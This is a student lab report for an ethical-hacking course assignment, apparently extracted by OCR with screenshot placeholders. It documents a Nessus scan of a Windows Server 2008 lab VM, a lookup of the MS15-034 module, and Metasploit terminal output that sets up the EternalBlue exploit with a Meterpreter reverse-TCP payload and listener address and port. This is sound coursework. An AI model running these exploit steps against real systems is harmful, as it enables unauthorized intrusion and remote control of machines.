OLD DOMINION UNIVERSITY


CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Ashley Barasebwa

Task A


1. Use Nessus to find all FIVE critical security issues in the target Windows Server 2008.






I went inside nessus in the firefox in Kali and added a new scan where I typed in the IP address of Windows in the target.

2. Search for an exploit that targets a security issue other than MS17-010.







I used the command search ms-15-034 to search up the exploit & then I did show options to tell me which configurations are required.


3. The exploit I selected was ms15-034 and the required configurations are Rhost, Rport, suppress request & threads.


Task B

1. Listening Port: Use 30123 as the listening port number




Attacker Kali - External Workstation on CY301-ABARA007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Sat 16:22
Nessus Essentials / Login - Mozilla Firefox
Terminal
File Edit View Search Terminal Help
ommand Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
153 payload/windows/x64/shell/reverse_tcp_uuid normal No Windows x64 C
ommand Shell, Reverse TCP Stager with UUID Support (Windows x64)
154 payload/windows/x64/shell_reverse_tcp normal No Windows x64 C
ommand Shell, Reverse TCP Inline
155 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 V
NC Server (Reflective Injection), Windows x64 Reverse TCP Stager
156 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 V
NC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
157 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 V
NC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
158 post/multi/manage/shell_to_meterpreter normal No Shell to Mete
rpreter Upgrade
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload/windows/x64/meterpreter/
[-] Unknown variable
Usage: set [option] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/
[-] The value specified for payload is not valid.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/
[-] The value specified for payload is not valid.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
tenable
Hyper-V Manager
Attacker Kali - Exter...
4:22 PM
11/5/2022


Attacker Kali - External Workstation on CY301-ABARA007 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Sat 16:23
Nessus Essentials / Login - Mozilla Firefox
Terminal
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS 192.168.10.11 yes The target address range or CIDR identifier
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) >
tenable
Hyper-V Manager
Attacker Kali - Exter...
4:23 PM
11/5/2022



I set the LHOST to the IP address of Kali which is 192.168.217.3 then I set LPORT to 30123 which is the listening port.